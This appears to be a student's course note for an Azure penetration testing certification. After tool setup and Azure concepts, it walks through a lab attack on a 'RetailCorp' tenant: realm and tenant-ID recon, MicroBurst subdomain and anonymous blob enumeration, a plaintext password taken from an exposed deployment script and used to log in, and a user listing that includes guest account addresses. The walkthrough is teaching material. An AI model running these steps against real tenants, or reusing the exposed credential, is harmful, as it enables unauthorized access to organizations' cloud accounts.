AD_PT

This is a note for Altered Security Solution's “Introduction to Azure Penetration Testing” Course and Certification.

Resources

Windows 10 Virtual Image
https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

Chrome
https://www.google.com/intl/en_in/chrome/

MicroBurst
https://github.com/NetSPI/MicroBurst

AzPowerShell
https://www.powershellgallery.com/packages/Az/6.6.0

AzureAD
https://www.powershellgallery.com/packages/AzureAD/2.0.2.140

AzureADPreview
https://www.powershellgallery.com/packages/AzureADPreview/2.0.2.138

Azure Storage Explorer
https://azure.microsoft.com/en-us/features/storage-explorer

Tools and Installation

Command Prompt (Administrator)

```
cd \
mkdir AzAD\Tools
```

PowerShell (Administrator)

- Tool: MicroBurst
  DownLoad resource:
  wget https://github.com/NetSPI/MicroBurst/archive/refs/heads/master.zip%20-OutFile%20C:/AzAD/Tools/MicroBurst.zip
  Verifying download:
  ls C:\AzAD\Tools
  Unzip:
  Expand-Archive C:\AzAD\Tools\MicroBurst.zip -DestinationPath C:\AzAD\Tools\
  Rename Folder name:
  Rename-Item C:\AzAD\Tools\MicroBurst-master C:\AzAD\Tools\MicroBurst

- Tool: AzPowerShell
  Install-Module -Name Az

- Tool: AzureAD
  Install-Module -Name AzureAD

- Tool: AzureADPreview
  Save-Module -Name AzureADPreview -Path C:\AzAD\Tools\

- Tool: Azure Storage Explorer
  https://azure.microsoft.com/en-us/features/storage-explorer/

- Tenant Creation
  https://developer.microsoft.com/en-us/microsoft-365/dev-program
  https://docs.microsoft.com/en-us/office/developer-program/microsoft-365-developer-program

- User Creation
  - https://portal.azure.com/

Course

Introduction to Azure Penetration Testing

Contents:
- Introduction
- Discovery and recon
- Initial Access
- Enumeration
- Authenticated Enumeration
- Privilege Escalation
- Lateral Movement

Introduction

Azure is Microsoft's cloud computing platform

Azure Services includes
- compute -> VMs, Kubernates, Containers
- Networking -> VNet, VPN Gateway, Load Balancing, CDN
- Identity -> Azure AD, AAD Domain services
- Storage -> Blob, File, Queue, Table
- Mobile -> Back-end services
- Databases -> Cosmos DB, MySQL, Managed SQL
- Web -> App service, API Management, Cognitive search
- IoT
- BigData
- AI
- DevOps

Azure clouds and regions
- Public
- US
- China
- Germany

Introduction to Azure Active Directory

- AAD is Microsoft's cloud based identity and access management service
- Propose Identity as a service
- Azure AD can be access
  - Internal resources -> On-premises apps
  - External resources -> Azure portal, office 365
- Provide secure access

Terminologies- Azure
- Tenant -> An instant of azure AD that represents a single organization
- Azure AD Directory -> Each tenant has a dedicated Directory. This is used for identity and access management.
- Subscription -> Subscriptions of services
- Core Domain -> Initial Domain name
  - Eg:tenant.onmiscrosofft.com

Azure Architecture
- Divide into four levels in a tenant
  - Management groups
  - Subscriptions
  - Resource Group
  - Resources

- Azure RBAC Roles
    - Azure roles provide access management for azure resources using authorization system of ARM
    - Four fundamental roles:
        - Owner
        - Contributor
        - Reader
        - User access Administrator

    - Role assignment
        - Azure AD Object/Principal has role on scope
            - Security principal
            - Role definition
            - Scope
- Azure Resource Manager
- Managed identities
    - app services, function apps, vms.
    - uses azure AD tokens to access other resources.

- Azure AD Roles
    - Applicable for users, groups ad domains
    - Global Administrator role is most powerful (root access/ root management group)

Azure Kill Chain

- Recon
    - Initial Access
        - Enumeration
            - Privilege escalation -> Lateral movement -> persistence -> Data mining ->
                - Defense Evasion

Azure Blob Storage

- It is used to store unstructured data
- Three types
    - Storage account
    - container
    - Blob in a container
- Storage account authorization
    - -Azure AD Credentials
    - -Share key
    - Shared access signature (SAS)

Dynamic Groups

- Admins can create rules based on user, device properties etc. to automatically to the respected dynamic groups.

Dynamic Group Abuse

- Any user can invite guests in AzureAD
- If any rule saying, adding users based on attributes may cause to abuse the rule.

Pentesting


Recon

Discovery and recon

Target -> RetailCorp

Checking whether the domain using AzureAD


- https://login.microsoftonline.com/getuserrealm.srf?login=USERNAME@retailcorp.onmicrosoft.com&xml=1
    - From the result "<NameSpaceType>Managed</NameSpaceType> shows it is using Azure AD


login.microsoftonline.cc
https://login.microsoftonline.com/getuserrealm.srf?login=USERNAME@retailcorp.onmi

```xml
<?xml version="1.0" encoding="ISO-8859-1"?>
- <RealmInfo Success="true">
    <State>4</State>
    <UserState>1</UserState>
    <Login>USERNAME@retailcorp.onmicrosoft.com</Login>
    <NameSpaceType>Managed</NameSpaceType>
    <DomainName>retailcorp.onmicrosoft.com</DomainName>
    <IsFederatedNS>false</IsFederatedNS>
    <FederationBrandName>Retail Corporation</FederationBrandName>
    <CloudInstanceName>microsoftonline.com</CloudInstanceName>
    <CloudInstanceIssuerUri>urn:federation:MicrosoftOnline</CloudInstanceIssuerUri>
  </RealmInfo>
```

To find the Tenant ID

https://login.microsoftonline.com/retailcorp.onmicrosoft.com/.well-known/openid-configuration


login.microsoftonline.com
login.microsoftonline.cc
https://login.microsoftonline.com/retailcorp.onmicrosoft.com/.well-known/openid-conf


```
{"token_endpoint":"https://login.microsoftonline.com/711c59fe-8dee-40c0-adc1-
ed08f738de43/oauth2/token","token_endpoint_auth_methods_supported":
["client_secret_post","private_key_jwt","client_secret_basic"],"jwks_uri":"https://login.microsoftonline.com/common/discovery/ke
ys","response_modes_supported":["query","fragment","form_post"],"subject_types_supported":
["pairwise"],"id_token_signing_alg_values_supported":["RS256"],"response_types_supported":["code","id_token","code
id_token","token id_token","token"],"scopes_supported":["openid"],"issuer":"https://sts.windows.net/711c59fe-8dee-40c0-adc1-
ed08f738de43/","microsoft_multi_refresh_token":true,"authorization_endpoint":"https://login.microsoftonline.com/711c59fe-8dee-
40c0-adc1-ed08f738de43/oauth2/authorize","device_authorization_endpoint":"https://login.microsoftonline.com/711c59fe-8dee-40c0-
adc1-
ed08f738de43/oauth2/devicecode","http_logout_supported":true,"frontchannel_logout_supported":true,"end_session_endpoint":"https:
//login.microsoftonline.com/711c59fe-8dee-40c0-adc1-ed08f738de43/oauth2/logout","claims_supported":
["sub","iss","cloud_instance_name","cloud_instance_host_name","cloud_graph_host_name","msgraph_host","aud","exp","iat","auth_tim
e","acr","amr","nonce","email","given_name","family_name","nickname"],"check_session_iframe":"https://login.microsoftonline.com/
711c59fe-8dee-40c0-adc1-ed08f738de43/oauth2/checksession","userinfo_endpoint":"https://login.microsoftonline.com/711c59fe-8dee-
40c0-adc1-ed08f738de43/openid/userinfo","kerberos_endpoint":"https://login.microsoftonline.com/711c59fe-8dee-40c0-adc1-
ed08f738de43/kerberos","tenant_region_scope":"AS","cloud_instance_name":"microsoftonline.com","cloud_graph_host_name":"graph.win
dows.net","msgraph_host":"graph.microsoft.com","rbac_url":"https://pas.windows.net"}
```

Tool MicroBUster is used by the target tenant

  Command:

    Import-Module C:\AzAD\Tools\MicroBuster.psm1

    Invoke-EnumerateAzureSubdomains -Base retailcorp



```
PS C:\AzAD\Tools> Import-Module C:\AzAD\Tools\MicroBurst\MicroBurst.psm1
Imported Az MicroBurst functions
Imported AzureAD MicroBurst functions
MSOnline module not installed, checking other modules
Imported Misc MicroBurst functions
Imported Azure REST API MicroBurst functions
PS C:\AzAD\Tools> Invoke-EnumerateAzureSubDomains -Base retailcorp

Subdomain                           Service
---------                           -------
retailcorp.mail.protection.outlook.com Email
retailcorp.onmicrosoft.com          Microsoft Hosted Domain
retailcorp.blob.core.windows.net    Storage Accounts - Blobs
retailcorp.file.core.windows.net    Storage Accounts - Files
retailcorp.queue.core.windows.net   Storage Accounts - Queues
retailcorp.table.core.windows.net   Storage Accounts - Tables


PS C:\AzAD\Tools>
```


Initial Access

In this stage at first check the storage accounts with anonymous access

Tool MicroBuster:

  Command:

    Invoke-EnumerateAzureBlobs -Base retailcorp



```
PS C:\AzAD\Tools> Invoke-EnumerateAzureBlobs -Base retailcorp
Found Storage Account - retailcorp.blob.core.windows.net

Found Container - retailcorp.blob.core.windows.net/configuration
PS C:\AzAD\Tools>
```

From the configuration container, the file PAS_Deployment_Script.ps1 is obtained
From that, the first three lines represents the credential details


$password = ConvertTo-SecureString 'ZuqK&ijv0085VnCI&#' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('PIMUser@retailcorp.onmicrosoft.com', $Password)
Connect-AzAccount -Credential
$Cred
$resourceGroup = "PIMManagement"
$location = "Germany West Central" $vmName

Enumeration

Accessing the Azure AD with the obtained credentials

Using powershell, the values been initially set as per our findings


$password = ConvertTo-SecureString 'ZuqK&ijv0085VnCI&#' -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential('PIMUser@retailcorp.onmicrosoft.com', $Password)
Connect-AzureAD -Credential $creds



```
PS C:\AzAD\Tools> $password = ConvertTo-SecureString 'ZuqK&ijv0085VnCI&#' -AsPlainText -Force
PS C:\AzAD\Tools> $creds = New-Object System.Management.Automation.PSCredential('PIMUser@retailcorp.onmicrosoft.com', $Password)
PS C:\AzAD\Tools> Connect-AzureAD -Credential $creds

Account                           Environment TenantId                             TenantDomain                AccountType
-------                           ----------- --------                             ------------                -----------
PIMUser@retailcorp.onmicrosoft.com AzureCloud  711c59fe-8dee-40c0-adc1-ed08f738de43 retailcorp.onmicrosoft.com User


PS C:\AzAD\Tools> _
```

For Enumerating the users:


Get-AzureADUser -All $true



```
PS C:\AzAD\Tools> Get-AzureADUser -All $true

ObjectId                             DisplayName            UserPrincipalName
--------                             -----------            -----------------
d7ac0040-ff75-4155-b585-a9aacb697e94 InvitedAttacker123444  abhijitspatil619_outlook.com#EXT#@retailcorp.onmicrosoft.com
909380cc-bb5c-46ab-863e-52bbf5209908 abusepim               abusepimadmin_robertaaron.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
8ec3e815-2e2d-4309-b7d9-5c3bbc0c5851 FNU LNU                adarshvs_0xnullsec.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
c6739d48-75f6-4eb9-8488-896739f1ebd7 Gonzalo Aguilar        admin_6h4ackdomain.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
1710a052-799e-41b3-9cc1-897aea5036a2 FNU LNU                admin_abpatil.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
5f34313a-0761-464d-a2c0-77d46ab51f50 Gaurav Anand           admin_adminpentesterhero.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
5bed9164-8609-49c0-9c25-30ab1953c9a1 David Wordliczek       admin_azpentestsecurity.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
9e11f146-2347-46e0-b15d-5330a1dd236e pragya johari          admin_azurettesting12345.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
2764a1a8-a902-41b2-bd63-68622732443a FNU LNU                admin_cyberm4nny.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
9b74f7b5-ab77-4dd2-8d0b-f1be9ab836c1 Saravana Kumar         admin_empirecorp.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
686b3b3f-a68f-4795-80e9-561076524b2e FNU LNU                admin_gonnahack.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
0b33505b-b8b3-4ae9-9fa1-c42edfa4c8d9 Nagendrra C            admin_heliikopter.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
b3bbbf61-c5ba-4844-aa1f-2cba3a63637c soubhikADPT            admin_learnadpt.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
82965bf1-daf2-4acc-9a23-13c36516811b Archit Aggarwal        admin_mynewdomainarchit.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
d92f833f-fabd-4a3c-8af5-e46da1fefbf5 FNU LNU                admin_naxxramascorp.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
499c92de-17f4-4d6e-bb47-5cd11c351a2b acey acey              admin_notevilcorp.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
11f8f7a6-7595-4b3f-8bb5-74cc4644b42b FNU LNU                admin_redteam777.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
67c985d0-291b-4fe1-af08-e6f0ca0c40f8 Robert Aaron           admin_robertaaron.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
8b755706-5a93-4134-bd72-cd79bb8ef509 Ross Moore             admin_securitychat.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
965c7e26-18e2-4454-a51c-118adaff56c2 FNU LNU                admin_wdssa.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
faca4d80-e954-42d2-af05-3a0523e61d41 JPAttacker             admin_pitcairntest.onmicrosft.com#EXT#@retailcorp.onmicrosoft.com
e16d21ad-228e-4064-8c9f-9d84b4b2e0e7 InvitedAttacker1       admin_priyanka0109.onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
d19c7b88-f0dd-48e4-9c27-e2b6e15bc696 Alexander S Evans      AlexanderSEvans@retailcorp.onmicrosoft.com
7b1c09cd-2552-4d3d-b65b-13fb7baa8961 Alex J Allen           AlexJAllen@retailcorp.onmicrosoft.com
77539ddc-6856-4c3d-8967-1cb6efaa6470 Alfred P Fleming       AlfredPFleming@retailcorp.onmicrosoft.com
a84c8225-3c31-4fd5-8581-3a362886dab5 Andrew H Carnes        AndrewHCarnes@retailcorp.onmicrosoft.com
b4ff45fe-7535-4e8c-be27-f70ecc6e726e Andrew M Edwards       AndrewMEdwards@retailcorp.onmicrosoft.com
e0b308bd-c5da-45f4-92e6-690a5d943a7e Anna C House           AnnaCHouse@retailcorp.onmicrosoft.com
b974968d-2cf9-4aa7-beb5-abe8032eae2f Anthony S Duran        AnthonySDuran@retailcorp.onmicrosoft.com
4510cd10-1766-45ac-b247-ee44c8968d16 Antonio K Bell         AntonioKBell@retailcorp.onmicrosoft.com
deb96599-f2a2-4e17-affb-179c1d8f411a Arthur J Randall       ArthurJRandall@retailcorp.onmicrosoft.com
a5613935-4e8e-4793-982f-056c22ccb266 Attackerpimadmin       attackerpimadmin_xplo1tsec.onmicrosoft.com#EXT#@retailcorp.onmicrosoft...
db011b0a-d52b-4a9f-8809-c3956e6b9c47 Audra A Winslow        AudraAWinslow@retailcorp.onmicrosoft.com
dd43f73e-e55b-4ee7-bc24-045465692489 Augustina S Trammell   AugustinaSTrammell@retailcorp.onmicrosoft.com
283d3605-d203-4be2-9072-c579ae24d10d TestAz                 azaltered_outlook.com#EXT#@retailcorp.onmicrosoft.com
fdccf06b-5652-4c93-bf84-ac8e74f2ce2f Barbara J Baltes       BarbaraJBaltes@retailcorp.onmicrosoft.com
3f19cbd7-4532-4ea6-ae80-b631d677934b Barbara T Salinas      BarbaraTSalinas@retailcorp.onmicrosoft.com
230142a4-c1ba-4d2f-9bc0-4d1a6b8cf459 InvitedAttacker1       bbhunter12_outlook.com#EXT#@retailcorp.onmicrosoft.com
f203c6ff-d3e5-4c83-bf0a-b3895c792ba7 InvitedAttacker1       bbhunter12_onmicrosofot.com#EXT#@retailcorp.onmicrosoft.com
02bba110-d791-4cd4-821f-381b348c1211 InvitedAttacker1       bbhunter12_onmicrosoft.com#EXT#@retailcorp.onmicrosoft.com
07426fc7-1b94-4516-887a-34b44f1209fc Beatrice C Parker      BeatriceCParker@retailcorp.onmicrosoft.com
140337a8-bfd1-41e7-b352-641c483eeb0b Benjamin B Prater      BenjaminBPrater@retailcorp.onmicrosoft.com
77e6dd36-133b-49f4-9125-29f8043a919b Berta C Hollins        BertaCHollins@retailcorp.onmicrosoft.com
a7b7bf85-4506-4052-bcad-afb55f51960b Betsy R Wiggins        BetsyRWiggins@retailcorp.onmicrosoft.com
7d7e3607-d6fb-4851-9d26-4a08956945a6 Betty C Weber          BettyCWeber@retailcorp.onmicrosoft.com
